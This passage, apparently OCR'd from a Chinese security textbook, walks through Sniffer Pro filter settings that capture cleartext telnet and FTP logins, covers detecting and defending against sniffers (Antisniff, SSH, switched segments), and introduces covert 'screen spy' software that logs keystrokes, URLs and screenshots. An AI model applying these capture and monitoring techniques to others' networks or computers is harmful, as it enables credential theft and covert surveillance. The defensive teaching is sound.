


图 4 - 43　抓包

时一次只传送一个字节的数据，由于协议的头长度是一定的，所以 telnet 的数据包大小 = DLC(14 字节) + IP(20 字节) + TCP(20 字节) + 数据(一个字节) = 55 字节，这样将 Packet Size 设为 55 正好能抓到用户名和密码，否则将抓到许多不相关的包。

3. 抓 FTP 密码

本例从 192.168.113.208 这台机器 FTP 到 192.168.113.50，利用 Sniffer Pro 抓去用户名和密码。

步骤 1：设置规则

如图 4 - 40 所示，选择 Capture 菜单中的 Defind Filter 出现图 4 - 45 界面，选择图 4 - 45 中的 Address 项，在 Station1 和 2 中分别填写两台机器的 IP 地址，选择 Advanced 选项，选择




图4-44　取得密码

IP/TCP/FTP，将 Packet Size 设置为 In Between 63 -71，Packet Type 设置为 Normal。如图4-46 所示，选择 Data Pattern 项，点击箭头所指的 Add Pattern 按钮，出现图4-47 所示界面，设置 Offset 为2F，方格内填入18，Name 可任意起。确定后如图4-48 点击 Add NOT 按钮，再点击 Add Pattern 按钮增加第二条规则，按图4-49 所示设置好规则；设置 Offset 为F，方格内填入10，Name 可任意起，确定后如图4-50 所示。




图4-45　Advanced 选项

步骤2：抓包

按 F10 键出现开始抓包。

步骤3：运行 FTP 命令

本例使 FTP 到一台开有 FTP 服务的 Linux 机器上




图 4-46　Data Pattern 选项




图 4-47　增加第一条规则

D: > ftp 192.168.113.50

Connected to 192.168.113.50. 220

test1 FTP server (Version wu-2.6.1(1) Wed Aug 9 05:54:50 EDT 2000) ready.

User (192.168.113.50none)): test

331 Password required for test.

Password:

步骤 4:察看结果

当捕捉到数据时,查看所捕获到的包,选择箭头所指的 Decode 选项即可看到捕捉到的所有包。如图 4-51 所示,可以清楚地看出用户名为 test 密码为 123456789。




图 4-51 获取密码

4. 总结

以上的三个例子都是网内试验,若捕捉全网机器的有关数据请将图 4-41 中的 station 设置为 any < - > any。如果要学好 Sniffer Pro,就必须要有扎实的网络基础知识,特别是 TCP/IP 协议的知识,其实 Sniffer Pro 本身也是学习这些知识的好工具。Sniffer Pro 是个博大精深的工具,要想熟悉的掌握这个工具,必须要花很多的功夫。

4.3 经典嗅探器 Sniffer Portable

随着新经济的出现,企业网络的发展越来越迅猛,越来越复杂。企业对网络的依赖性也变得异常浓厚,一个企业是否拥有一个健康、稳定、可靠的网络成了业务发展的根本所在。这种依赖性是提升业务发展的保障,因为由于网络故障造成巨大损失的案例数不胜举。为确保网络的正常持续运转,同时避免网络停机造成的巨大损失,唯一的办法就是利用网络管理工具来前瞻性地监控网络,检查错误,在错误影响到用户、客户和企业的利益之前,把它解决。那么企业应该选择何种网络管理工具来实施对网络的监控呢?什么样的网络管理工具才能协助网管人员更好地保证网络的高可用性和高可靠性呢?美国网络联盟的 Sniffer Portable 在业界享有看不见的网管专家之美称,不妨借此机会了解一下这个专家的全貌。

1. 便携式网络可视性解决方案

Sniffer Portable 通过提供可以快速识别并解决网络性能问题的便携式分析解决方案来帮助网络技术人员弥补他们欠缺的知识。它能帮助 IT 人员解决所有 LAN 和 WAN 拓扑结构中遇到的困难问题,范围可覆盖从 10/100M 的以太网到异步传输模式(ATM)以及千兆位主干网等所有拓扑结构。实时网络分析有助于快速检测和解决网络故障与性能问题。利用网络定位、数据库以及应用错误的 Expert 分析功能,Sniffer Portable 已成为全球网络技术人

员的首选。

Sniffer Portable 可以运行在台式机、便携机或笔记本上。它使用450多种协议解码和强大的 Expert 分析功能，可以分析网络通信，并定位造成宕机或响应迟缓的原因，它甚至可以自动地分析多拓扑、多协议网络。

2. 保障 LAN 的最佳性能

Sniffer Portable LAN 主要是为了保障 LAN 运行在最佳性能水平上。这个分析工具可以捕获帧，并同步构建一个被观测通信中网络对象的数据库，用来检测网络异常。内置在 Sniffer Portable LAN 中的高级 Expert 分析功能可以提供增强的管理自动化和更全面的故障解决方案，以及更深的网络可视性。Sniffer Portable LAN 还可以提供广泛的解码集，其中包括450多种运用于网络各个层次的协议，并以简单明了的语言解释各个帧的内容。

3. 确保 WAN 的畅通

Sniffer Portable WAN 可以自动解码专有互联桥接器/路由器帧格式，并分析封装在 WAN 传输包中的 LAN 协议，从而优化带宽的使用。它可以对基于桥接器/路由器的租赁线路、帧中继以及 X.25 网络进行实时监控，以便于快速发现、定位并解决问题。Sniffer Portable WAN 还可以利用 SNA、X.25 和其它终端到主机通信分析功能来对传统系统进行故障解决。

4. 便携查错更快捷

Sniffer Portable High - Speed 便携式查错和性能管理工具，是专为进行故障解决以及优化高速网络而设计的。它的监视和诊断功能可以通过观测高速网路、确认连接设置、以及自动解码 ATM 传输协议和 LAN 协议，防止发生网络故障，并提高网络效率。

利用全面的协议解码集和创新的捕获技术，Sniffer Portable High - Speed 还可以帮助快速发现高速网络存在的问题。Sniffer Portable High - Speed 通过自动检测和定位问题，转发带有详细事件信息的警报，以及提供适用于千兆位以太网和 ATM 网络的解决方案，从而提高了查错和性能管理功能的效率。此外，Sniffer Portable High - Speed 可以自动识别瓶颈、协议违反。

4.4　防御 Sniffer 攻击

4.4.1　怎样发现 Sniffer

Sniffer 最大的危险性就是它很难被发现，在单机情况下发现一个 Sniffer 还是比较容易的，可以通过查看计算机上当前正在运行的所有程序来实现，当然这不一定可靠。

在 UNIX 系统下可以使用下面的命令:ps - aux。这个命令列出当前的所有进程、启动这些进程的用户、它们占用 CPU 的时间以及占用多少内存等等。在 Windoos 系统下,可以按下 Ctrl + Alt + Del 键,查看任务列表。不过,编程技巧高的 Sniffer 即使正在运行,也不会出现在这里。

另一个方法就是在系统中搜索,查找可怀疑的文件。但入侵者用的可能是他们自己写的程序,所以这给发现 Sniffer 造成相当大的困难。还有许多工具能用来查看系统会不会处于混杂模式,从而发现是否有一个 Sniffer 正在运行。但在网络情况下要检测出哪一台主机正在运行 Sniffer 是非常困难的,因为 Sniffer 是一种被动攻击软件,它并不对任何主机发出数据包,而只是静静地运行着,等待着要捕获的数据包经过。

4.4.2 抵御 Sniffer

1. 利用加密的方法抵御 Sniffer

虽然发现一个 Sniffer 是非常困难的,但是仍然有办法抵御 Sniffer 的嗅探攻击。既然 Sniffer 要捕获机密信息,那干脆就让它捕获,但事先要对这些信息进行加密,黑客即使捕捉到了经加密的机密信息,也无法解密,这样,Sniffer 就失去了作用。

黑客主要用 Sniffer 来捕获 Telnet、FTP、POP3 等数据包,因为这些协议以明文在网上传输。为抵御 Sniffer,可以使用一种叫做 SSH 的安全协议来替代 Telnet 等容易被 Sniffer 攻击的协议。

SSH 又叫 Secure Shell,它是一个在应用程序中提供安全通信的协议,建立在客户/服务器模型上。SSH 服务器分配的端口是 22,连接是通过使用一种来自 RSA 的算法建立的。在授权完成后,接下来的通信数据用 IDEA 技术来加密。这种加密方法通常是比较强的,适合于任何非秘密和非经典的通信。

SSH 后来发展成为 F - SSH,提供了高层次的、军方级别的对等通信过程的加密。它为通过 TCP/IP 的网络通信提供了通用的最强的加密。如果某个站点使用 F - SSH,用户名和口令就不再重要了。目前,还没有人突破过这种加密方法。即使是 Sniffer,收集到的信息将不再有价值。

2. 采用安全的拓扑结构抵御 Sniffer

另一种抵御 Sniffer 攻击的方法是使用安全的拓扑结构。因为 Sniffer 只对以太网、令牌环网等网络起作用,所以尽量使用交换设备的网络可以从最大程度上防止被 Sniffer 窃听到不属于自己的数据包。还有一个原则用于防止 Snther 的被动攻击 ,即一个网络段必须有足够的理由才能信任另一网络段。网络段应该从考虑具体的数据之间的信任关系上来设计,而不是从硬件需要上设计。一个网络段仅由能互相信任的计算机组成。通常它们在同一个

房间里,或在同一个办公室里,应该固定在建筑的某一部分。注意每台机器是通过硬连接线接到集线器(Hub)的,集线器再接到交换机上。由于网络分段了,数据包只能在这个网段上被捕获,其余的网段将不可能被监听。

所有的问题都归结到信任上面。计算机为了和其他计算机进行通信,它就必须信任那台计算机。系统管理员的工作就是决定一个方法,使得计算机之间的信任关系很小。这样,就建立了一种框架,告诉你什么时候放置了一个 Sniffer,它放在哪里,是谁放的等等。

如果局域网要和 Internet 相连,仅仅使用防火墙是不够的。入侵者已经能从一个防火墙后面扫描,并探测正在运行的服务。应该关心的是一旦人侵者进人系统,他能得到些什么。这就必须考虑一条这样的路径,即信任关系有多长。举个例子,假设你的 Web 服务器对计算机 A 是信任的,那么有多少计算机是 A 信任的呢? 又有多少计算机是受这些计算机信任的呢? 一句话,就是确定最小信任关系的那台计算机。在信任关系中,这台计算机之前的任何一台计算机都可能对你的计算机进行攻击并成功。你的任务就是保证一旦出现 Sniffer,它只对最小范围有效。

Sniffer 往往是在攻击者侵人系统后使用的,用来收集有用的信息。因此,防止系统被突破很关键。系统安全管理员要定期的对所管理的网络进行安全测试,防止安全隐患。同时要控制拥有相当权限的用户的数量,因为许多攻击往往来自网络内部。

4.4.3　防止 Sniffer 的工具 Antisniff

Antisniff 是由著名黑客组织(现在是安全公司了)L0pht 开发的工具,用于检测本地网络是否有机器处于混杂模式(即监听模式)。

一台处于混杂模式的机器意味着它很可能已被人侵并被安装了 Sniffer。对于网络管理员来说,了解哪台机器正处于混杂模式以作进一步的调查研究是非常重要的。

Antisniff 1. X 版运行在以太网的 Windows NT 系统中,并提供了简单易用的用户图形界面。该工具以多种方式测试远程系统是否正在捕捉和分析那些并不是发送给它的数据包。这些测试方法与其操作系统本身无关。

Antisniff 运行在本地以太网的一个网段上。如果在非交换式的 C 类网络中运行,Antisniff 能监听整个网络;如果网络交换机按照工作组来隔离,则每个工作组中都需要运行一个 Antisniff。原因是某些特殊的测试使用了无效的以太网地址,另外某些测试需要进行混杂模式下的统计(如响应时间、包丢失率等)。

Antisniff 的用法非常简便,在工具的图形界面中选择需要进行检查的机器,并且指定检查频率。对于除网络响应时间检查外的测试,每一台机器会返回一个确定的正值或负值。

返回的正值表示该机器正处于混杂模式,这就有可能已经被安装了 Sniffer。

对于网络响应时间测试的返回值,建议根据第一次返回的数值计算标准值,然后再对在 flood 和非 flood 两次测试时返回的结果有较大变化的机器进行检查。一旦这些机器退出混杂模式返回到正常操作模式下,Antisniff 的下一次测试将会记录到混杂模式和非混杂模式的差值(正值)。

应该周期性地运行 Antisniff,具体周期值根据不同的站点、不同的网络负荷、测试的机器数量和网站策略等而有所不同。

4.5 使用屏幕间谍监视本地计算机

屏幕间谍软件在运行后进行定时抓屏,准确记录抓图时间,这样即使不在电脑前也能对别人的使用情况了如指掌。抓屏完全在后台进行,工作时不显山不露水,在不动声色中掌握监视目标的行踪。软件还可以设置开机启动、自动清理、自定义路径等功能,这样即使长时间不在电脑旁,回来后仍然可以对旧事一览无遗。在实时方面,支持网吧等局域网环境。最新版本采用先进的分体式设计,使系统资源占用更少。

4.5.1 软件功能面板

屏幕间谍软件一般运行在后台,其设置界面如图 4-52 所示。在该界面下可以设置屏




图 4-52 选项设置

幕间谍使用的密码和热键。要浏览监控的记录，可以通过热键呼出程序窗口，输入事先设定的密码，就可以查看计算机的使用记录了。

屏幕间谍大致分5个功能模块。

第1个是键盘记录。在这里，记录所有窗口中的按键输入和文字输入，支持中日韩等多国语言和绝大多数常见输入法。键盘记录窗口如图4-53所示。




图4-53　键盘记录

第2个是网址记录，记录使用常见浏览器浏览过的网页标题和网址，在参数设置中还提供了对指定网址的屏蔽。网址记录窗口如图4-54所示。

图4-54　网址记录

第3个是对运行过的应用程序作记录，并跟踪其所在路径。应用程序监控窗口如图4

-55 所示。




图 4-55 应用程序

第 4 个是屏幕截图。在这里可以直观地观看电脑上发生过什么。参数设置中可以修改时间间隔和存储压缩比率,还可以设置关注的窗口。屏幕截图窗口如图 4-56 所示。

